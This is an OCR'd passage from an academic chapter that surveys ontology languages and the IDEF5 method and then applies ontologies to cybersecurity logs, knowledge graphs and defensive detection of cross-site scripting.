- ***Common logic***, is ISO standard 24707, a framework for a family of logic languages or ontology languages that can be faultlessly translated into each other. In other words, this framework aims to allow the exchange and transmission of knowledge in computer-based systems.

- ***Developing Ontology-Grounded Methods and Applications*** (***DOGMA***), encompasses the fact-oriented modeling strategy to provide an advanced level of semantic stability.

- ***Meta-Object Facility***, and ***UML*** are both in the family of the Object Management Group (OMG) standard for model-driven engineering. (*Please see the sources links for more information*).

- ***Common Algebraic Specification Language CASL***, it is applied to ontology specifications in order to deliver or to provide modularity and organizing mechanisms.

- ***Gellish***, is an ontology language specially for communication and data storage.

- ***Cyc***, it is an artificial intelligence that generally gathers together a comprehensive ontology knowledge-base that passes over the fundamental rules and concepts about how the world functions.

- ***OWL***, it is a language which aims to make ontological statements. The OWL languages are built upon the World Wide Web Consortium's, (known mostly as W3C) XML standard for objects called **RDF** means the Resource Description Framework. The OWL languages are usually characterized by formal semantics.

- ***OntoUML***, is an ontologically well-grounded language for Ontology-driven Conceptual Modeling.

- ***Olog*** is a category-theoretic technique to ontologies that attempts to provide a meticulous mathematical framework for the construction of scientific models, knowledge representation, and data storage using linguistic and graphical tools.

- ***Knowledge Interchange Format (KIF)***, it is a computer language created to facilitate systems to share and re-use data from knowledge-based systems.

- ***Rule Interchange Format (RIF)***, is a part of the semantic web infrastructure that exchange rules between existing "rules languages".

- ***Open Biological and Biomedical Ontologies (OBO) Foundry***, is a group of people devoted, which are responsible to construct and maintain biological and biomedical ontologies (life sciences). And lastly, the

- ***Toronto Virtual Enterprise (TOVE project)***, is a project to develop an ontological design for enterprise integration based on enterprise modeling. The following figure illustrates the schematization of the project.





FIGURE 5.1: Toronto Virtual Enterprise Ontologies

5.1.5 IDEF5 Ontology Languages

Supporting the ontology development activity are IDEF5's ontology languages. There exist two such languages:
The "IDEF5 schematic language" and the "IDEF5 elaboration language". The first one (as its name indicates) is a graphical language, specifically tailored/shaped to facilitate domain experts to express the most usual forms of ontological information. This allows average users both to input the elemental information needed for a first-cut ontology and to increase existing ontologies with new information. The second language is the IDEF5 elaboration language, a structured textual language that enables detailed characterization of the components in the ontology.



Kind Symbols, Individual Symbols, Referents
Relation Symbols, State Transition Symbols
Process Symbols, Connecting Symbols, Junctions
Kind Symbols
Kind Label
n-place First-order Relation Symbols
Relation Label
Process Symbols
Process Label
Alternative Two-place First-order Relation Symbols
Relation Label
Individual Symbols
Individual Label
Connecting Symbols
Two-place Second-order Relation Symbols
Relation Label
Referents
Junctions
X
&
O
ID
Method Name
Referenced Concept Label
State Transition Symbols
Weak Transition Arrow
Strong Transition Arrow
Instantaneous Transition Marker

FIGURE 5.2: Fundamental IDEF5 Schematic Language Symbols

A variety of diagram types can be built in the IDEF5 Schematic Language. The goal of these diagrams is to represent information visually. Therefore, semantic rules must be provided to interpret every possible schematic. These rules are usually provided by sketching the rules for the interpretation of the most fundamental constructs of the language, then applying them recursively to more complicated constructs. However, the nature of the semantics for the Schematic Language varies from the nature of the semantics for other graphical languages. Precisely, each salient schematic is provided only with a default semantics that can be overridden in the Elaboration Language. It functions that way due to the primary purpose of the Schematic Language. That purpose is to serve as a support for the construction of ontologies; they are not the main representational medium for storing them. Nevertheless, the Schematic Language is very beneficial for constructing first-cut ontologies, in which the core concern is to record, in a harsh way, the salient components that exist in a domain, their features, and the major relations that can be obtained among objects of those kinds and the kinds themselves. As a result, the fundamental constructs of the Schematic Language are designed precisely to capture ontology information directly in a form that is intuitive, and natural to the domain expert.

Generally, there exist four (4) essential and elementary schematic types derived from the fundamental IDEF5 Schematic Language which can be used to capture the ontology information. There are:
a) Classification Schematics

b) Composition Schematics
c) Relation Schematics
d) Object State Schematics
The first type provides the techniques, and mechanisms for humans to organize, and arrange knowledge into logical taxonomies. There are two types of classification: 1) description subsumption and 2) natural kind classification. In the first classification, the defining characteristics of the "top-level" kind, as well as those of all the subkinds, constitute imperative and sufficient conditions for membership in those kinds. The second classification, (the natural kind) does not assume there are imperative and sufficient conditions for membership in the top-level kind. However, there exist some underlying structural characteristics of its instances that, when specialized in different ways, yield the subkinds. In the figure below, the difference between the two types of classification is described:




FIGURE 5.3: Different Types of Classification

The **Composition Schematics** type serves as a tool to represent graphically the "part-of" relation that is frequent among elements of an ontology. In particular, this ability facilitates users to express facts about the composition of a given kind of object. For instance, one might want to represent the element structure for a certain kind of ball-point pen. *(Please see 5.4 for the illustration!)*
The **Relation Schematics** type allow ontology developers to understand relations between *kinds* in a domain. The motive for developing this faculty is that people often portray and discover new concepts based on existing concepts. A natural way to illustrate a new relation is to join it with another relation that is already very well understood. Furthermore, to categorize its place in a conceptual scope of other relations. The IDEF5 relation library provides a baseline reference to assist users to find out and characterize relations.
The **Object State Schematics** Because there is no proper separation between information about kinds (*See 5.1.5.1*), states, and information about processes, the IDEF5 schematic language allows modelers to express fairly detailed information about kinds of objects and the different states they can be in relative to some processes. Diagrams or schemes which are built from these constructs are usually known as Object-State Schematics.
Two (2) sorts of changes (or variations) can be noticed in the objects undergoing processes: 1) variation in kind and 2) variation in the state. There is generally no formal

difference between them. Let us explain:
Objects of a chosen kind N that are in a certain state can naturally be regarded as a constituent of a subkind of N. Warm water for example can be regarded as a subkind of water. Nevertheless, it is of benefit to be able to differentiate the two in the schematic language to indicate the kind of matter that is in a certain state. This is usually done with the help of colon notation (kind:state). For instance, warm water will be stated by the label water:warm, cold water by water:cold, etc. To summarize, the IDEF5 schematic language facilitates modelers to visually represent variations (changes) in an object's kind as well as the processes that bring about such variations.




FIGURE 5.4: Example of Object-State-Transition Schematic

5.1.5.1 Predominant Concepts of Ontology

Generally, the construction of ontologies for human-engineered systems is the bedrock of the **IDEF5**. The "IDEF5" method has three (3) fundamental components which are:

- A graphical language to help, support conceptual ontology analysis.
- A structured text language is used for detailed ontology characterization.
- A systematic procedure that provides instructions, and guidelines for efficacious ontology capture.

In the context of human engineering systems, the nature of ontological knowledge involves various transformations to the more traditional conception. The first of these modifications has to deal with the notion of a **kind**. From a historical standpoint, a "kind" is an objective category of objects that are attached by a common nature, a set of characteristics or features shared by the only members of the kind. In other words, it is a group of individuals that shares some set of distinguished assets. In this context, an individual is to be defined as the most logically fundamental kind of real-world object. As for some significant examples, we can find "human persons, certain abstract objects such as programs, and concrete physical objects". In the same current of ideas, individuals are also known as "first-order objects". (*Please see 5.1.1*)

5.2 The Reasons of Using Ontological Approach

Ontology is an interesting proposition for converging the description of a data model and the related rule base into a single application. Ontologies developed in Web Ontology Language derive many benefits afforded by the semantic web stack. The purpose of OWL is to represent complex knowledge of entities in a domain through a logic-based language, via a computational, such that the knowledge encapsulated can be verified for consistency or utilized as a basis for inferences on that peculiar knowledge. Flexibility in defining any concept to the preplanned level of details is a well-known feature of the ontological model. Many reasons can be highlighted, and we listed a few below:
a) To share a customary understanding of the structure of data, information between people or software agents.
To facilitate the reuse of domain knowledge (Domain, in this viewpoint, means the most universal classes, the knowledge base. Classes are divided, subdivided further into many branches of the hierarchy.).
b) To make domain assumptions explicit.
c) To divide domain knowledge from the functional knowledge.
d) To scrutinize domain knowledge.
A diversity of issues may spring out when a non-ontological approach is used.
_ It is ordinarily a good practice to implement or use proactive detection tools. Many web-based detection tools are reactive, that is to say, they are operated according to the specific rules set by the administrator. The attack can only be stopped if the exact signature of the attack is not only recognized by the system scanning but also present.
_ It is easy for an attacker to launch an attack by a slight modification of the signature, since the majority of the existing methods are signature-based, which hold the syntax of the attack.
_ Statistical mechanisms used in Intrusion Detection Systems largely provide a feasible solution for the network layer. However, this solution is not effective at the application layer because it emphasizes the character distribution of the input and does not take into account its contextual nature.

5.3 The Methodology of Evaluating an Ontology

Evaluating something is making a judgment on that matter in question. Addressing the evaluation of an ontological model is to check whether the model deviates from its core intended goal or not. According to Gomez-Perez, ontological model evaluation should include mostly 3 steps which are, *verification, assessment* and *validation*. The first one refers to the activity of verifying that the ontology diagram performs the intended operational needs properly in the real world. The second step is to make a concise and dynamic analysis of the model. The last is to certify that the model reflects a real-world scenario.
By evaluating an ontology, we have to check if all the classes and sub-classes are consistent and properly linked to each other, hence completeness. Verifying if no redundancy resides in the model, meaning that no unnecessary concepts are listed there is called conciseness.

5.4 Ontology in Cybersecurity

Generally, ontology is a confusing term. Its standard definition can be defined as the branch of metaphysics which usually deals with the nature of being. The "cyber security ontology" might remind us of the philosophical concepts. Yet it has absolutely nothing to do with philosophy. Cybersecurity ontology is not a newly arrived concept, it was first coined around 2012 by Carnegie Mellon University's CERT program.

In a cyber security environment, though, ontology can be summed up as below: Objects of the science of cybersecurity ordinarily correlate with the attributes of a network of computers, tools, security policies, techniques of cyber attack, and defense. Since ontologies are well-structured steady models of a knowledge base, it is crucial to implement ontologies of relations and attributes to alter or transform cyber security into science.
The most significant feature of a cyber security ontology is that the relationship between all items (all the components) in the set is illustrated. The idea behind the scene is the need for a frequent language that embraces fundamental concepts, convoluted relations, and essential ideas. Thus, by building a correct cyber security ontology, the community can efficaciously develop a shared comprehension of the main ideas of the topic in question. The "reusability" feature of ontologies facilitates the cyber security experts to make better and faster decisions as they already acquired valuable insight into how the relationships between concepts, and events are schematized. A **D**omain **I**nformation **S**ystem PDF file can be used to formalize an ontology-based system.
A Domain Information System consists principally of three components which are: 1) ontology (for the well-structured classes), 2) information (the data which composes the tree), and 3) an operator which is regularly used to map data to the ontology.

The cybersecurity ontology is understood as the foundation for reusable knowledge of a specification of conceptualization of a hard formalized theme area. Furthermore, to ensure the sustainability of operating of perspective energy systems in the context of data confrontation. That is to say, based on the classification of the foundational terms of cybersecurity, it is primarily inevitable to isolate, and separate the fundamental ideas (concepts), and then determine their interconnections (conceptualization). Based on this fact, the cybersecurity ontology can be described in these two (2) following forms:
a) Graphically, and b) Analytically.
These two methodological approaches were used to build the cybersecurity ontology. For the graphical standpoint, the **I**ntegrated **D**efinition for **O**ntology **D**escription **C**apture **M**ethod schematic language, commonly known as **IDEF5** is used. The last is a software engineering technique that is used to develop/build and maintain usable and accurate knowledge-base ontologies (domain ontologies). **IDEF5** Ontology Capture Method has been built to trustworthily construct ontologies in a manner that closely reflects the human psychological analysis of a specific domain. **IDEF5** is part of of the **I**ntegrated **DEF**inition **M**ethods (**IDEF**) family of modeling languages in the software engineering field. An example of its description is given in the following line:




FIGURE 5.5: IDEF5 schematic for a Ballpoint Pen.

From the analytical standpoint, a structured text language for detailed ontology characterization is used.
As we can see in the figure above, the ballpoint pen in the domain in question has two subclasses connected to it, an upper body and a lower body. The upper one consists of an upper barrel, a retraction mechanism, a button and while the other one consists of a lower barrel and a cartridge, which in turn consists of a spring and an ink supply.

Practical Definition of Ontology:
A more concise definition of ontology is: *"an ontology is a systematic, structured description of all of the terms in a specific subject area*, for example, their characteristics or attributes, and their relationships.". An ontology can describe anything, from wines to a nuclear bomb. Let us take an example:
Someone wants to create an ontology for teaching-learning piano. So, that person should address these terms: tones, keys, transposition, pattern, rhythm, scale, note, improvisation, chords, passing chords, dominant chords, key minor, key major, key flat, key sharp, etc. Then with all those terms, he should put them in a parent-child diagram that systematically describes them, and makes sense of what he wants to address.
The term ontology is an important methodological approach for knowledge-intensive problem solving that intelligibly calls for reasoning about objects and concepts in a specific domain or information resource. That is to say, addressing the approach of ontology is of great value for knowledge gathering because it can be acquired, reused, or inserted into a domain model; then, the reconnaissance step becomes

more practical.
Using this approach may arise a few questions or a few points:
1) Which **domain** should be covered by the ontology? That is to say, what kind of knowledge do we want to be covered by ontology.
2) **What** should the ontology be used **for**? That is to say, whom the ontology is intended for, for what purpose.
3) What types **questions** should be answered by the knowledge represented in the ontology.
4) Formulation of **competence questions**. The competence questions are general questions that should be answered with the help of ontology that someone is going to develop.
All these steps can be extremely useful in an ontology development. Usually, developing an ontology can be as follows:




FIGURE 5.6: Ontology Development

Before diving into the depth of cybersecurity ontology, we have to understand the concept of cybersecurity itself.

The term "cybersecurity" involves a lot of techniques, and technological strategies of defense to be used. It includes several characteristics that can be utilized to thwart cyber-attacks. Depending on the context in question, some key characteristics of cybersecurity might have greater importance than others. For instance, the triad of the fundamental security requirements of cybersecurity in operational technology (OT), such as the Industrial Control System violently differs from the one in an information technology (IT) system.
The key security principles of the triad in an ICS environment are based on "*Availability, Integrity, Confidentiality*", hence AIC. While in information security, the triad is based on the reverse "*Confidentiality, Integrity, Availability*", hence CIA. As we can see, the ICS does not give special attention to the confidentiality feature, since the system must be always available. Applying IT to the ICS, though, can be beneficial, but also can greatly affect the performance of the system. In an ICS zone, the credentials or the sensitive data are mostly circulated in a plain-text manner. Applying an encryption method to secure the data can cause latency. Another example is by updating and/or scanning the system with any possible antivirus software can also significantly affect the availability feature.
It is not without reasons that ICS emphasizes much more on the availability characteristic. Imagine a situation where the encryption phase, or any update, any antivirus scanning makes the ICS of an energy system unavailable for a short period in a city; there would be a lot of car accidents due to the non-control of the traffic semaphore.

In short, an ontology for XSS falls into the IT category rather than into the OT, since it relates to information security. Therefore, we give special attention to the confidentiality of property. In our ontology, the class *securityLayers* is where any log

alerts will trigger, security measures are applied. In a nutshell, a maximum of security layers must be used, and properly in the system. In this perspective, it is of great importance for the system administrator (cybersecurity professionals, managers, or any trusty party with competency) to firstly analyze the impact of the following terms for the sake of their web application security: *Threat, vulnerability, consequence, Risk*. For more information, please see section 5.4.1.1
When one talks about cybersecurity, it is very clear that we silently see these terms "monitor, control, trace (via logs), catching attackers, audit, coding, programming, code analysis, attacks, and defense, etc.". In cybersecurity, establishing a Logs-mechanism is somehow a must. In the following section, we are going to elaborate on "logs", and how this option can help maintain the security high. It is considered a security layer advocated by our ontology reference.

5.4.1 Ontology Cybersecurity Logs

Ontology requires the separation of duties "who is responsible for this, who is responsible for that". In this point of view, we can classify cybersecurity logs according to the goal and/or mission of the appropriate department (instance) such as, "***Security Management Department***", which aims to administer the applied security strategies. This instance includes:
a) Logs of security devices, firewall establishment, IDS, etc. Having an IDS Intrusion Detection System enabled will allow the administrative system to catch some attempts of penetration from unauthorized parties, which will help in detecting cross-site-scripting (XSS) attacks.
b) Logs of network devices, such as routers, switches, etc.

Security Computing Environment, which:
a) Logs of the database, such as MySQL
b) Logs of the operating system, such as Kali Linux operating system, Windows operating system, Mac OS, and so on.
c) Logs of Cloud platform, such as OpenStack, VMware, etc.
d) Logs of big data platforms, such as a spark, Hadoop, etc.
e) Logs of website, such as Apache
f) Logs of middleware, such as Tomcat, etc.
g) Logs of some other application, such as FTP, SSH.

Security environment boundary:
a) Logs the remote desktop
b) Logs of SSH access
c) Logs of SMTP, IMAP, POP3

Security Communication Network, which:
a) Logs of network connections, such as ICMP, TCP, UDP connection.
b) Logs of FTP server
c) Logs of DNS
d) Logs of Httprequest and response.
A fundamental aspect of building an ontology is the "relationship" between entities. This last is very crucial in such a way that it reflects the quality of the ontology. To proceed to the extraction of the relationship from some entities of cybersecurity logs, the attributes of some significant information are required to classify.

Generally, the ontology relationship of cybersecurity logs is illustrated from four (4) facets:
1) System type, 2) System applicability, 3) System confidentiality and 4) System integrity. Yuan, 2020 has very well described the "Relationship" and "Attributes" of ontologies from cybersecurity logs. (*See the following figure!*)



Relationship and attribute of ontology from cybersecurity logs
System type (T)
System applicability (A)
System confidentiality (C)
System integrity (I)
Classified level (T1)
Technology type (T2)
Service type (T3)
Usage frequency (A1)
Recovery time requirements (A2)
Unavailable loss size (A3)
Data type (C1)
Data leakage loss (C2)
Social impact of data leakage (C3)
Integrity check required (I1)
Scope of impact of integrity damage (I2)
Loss of integrity damaged (I3)

FIGURE 5.7: Cybersecurity Logs: relationship and attribute of ontology.

According to him (Yuan, 2020), the objective, the aim of attribute withdrawal (extraction) is to accumulate or collect the attribute information (data) of cybersecurity logs from various log sources. The attribute of the first block "System Type (T)" is depicted from three (3) facets: 1) Classified Level (T1), 2) Technology Type (T2), and Service Type (T3).
The attribute of the block "System applicability" is illustrated from three (3) facets or 3 aspects: 1) Usage Frequency (A1). 2) Recovery Time Requirements (A2). and 3) Unavailable of Loss Size (A3).
The attribute of block "System Confidentiality" is portrayed from three (3) facets: 1) Data Type (C1). 2) Data Leakage Loss (C2). C) Social impact of data leakage (C3).
The attribute of the block "System Integrity" is portrayed from three (3) aspects as well: 1) Integrity check required (I1). 2) Scope of the impact of integrity damage (I2). and 3) Loss of integrity damaged (I3).

Briefly, the (T1; T2; T3) values of attributes can be respectively (first level or second level, etc; mobile internet technology or cloud computing technology; city or town, country, etc).
The (A1; A2; A3) values of attributes can be (frequently, rare, law, etc.; long, short, etc.; indirect, small, medium, large) respectively.
The (C1; C2; C3) values of attributes can be (public, private, sensitive, non-sensitive, etc.; small, medium, etc.; small, medium, large) respectively.
The (I1; I2; I3) values of attributes can be respectively (require, not require; internal, external or hybrid; small, medium, large).

5.4.1.1 Configuration of the Knowledge Graph for Cybersecurity Logs

The structure of the ontology can be kept in a database. A network device, security devices, and servers can be analyzed as nodes. These last can have several attributes, they can be grouped according to these previously pre-listed classifications (security management department, secure computing environment, security environment boundary, security communication network) to extract the entities from the cybersecurity logs. Auditing and analyzing security events of various logs data, and tracing their origin from the cybersecurity logs can be done by using the ***knowledge graph***. The last (knowledge graph) is constructed by *knowledge extraction* and *knowledge fusion*. The first element is formed by the entity, relation, and attribute extractions. The second element (knowledge fusion), is created by entity alignment and the building of ontology.




FIGURE 5.8: The configuration of the knowledge graph for cybersecurity logs Yuan, 2020

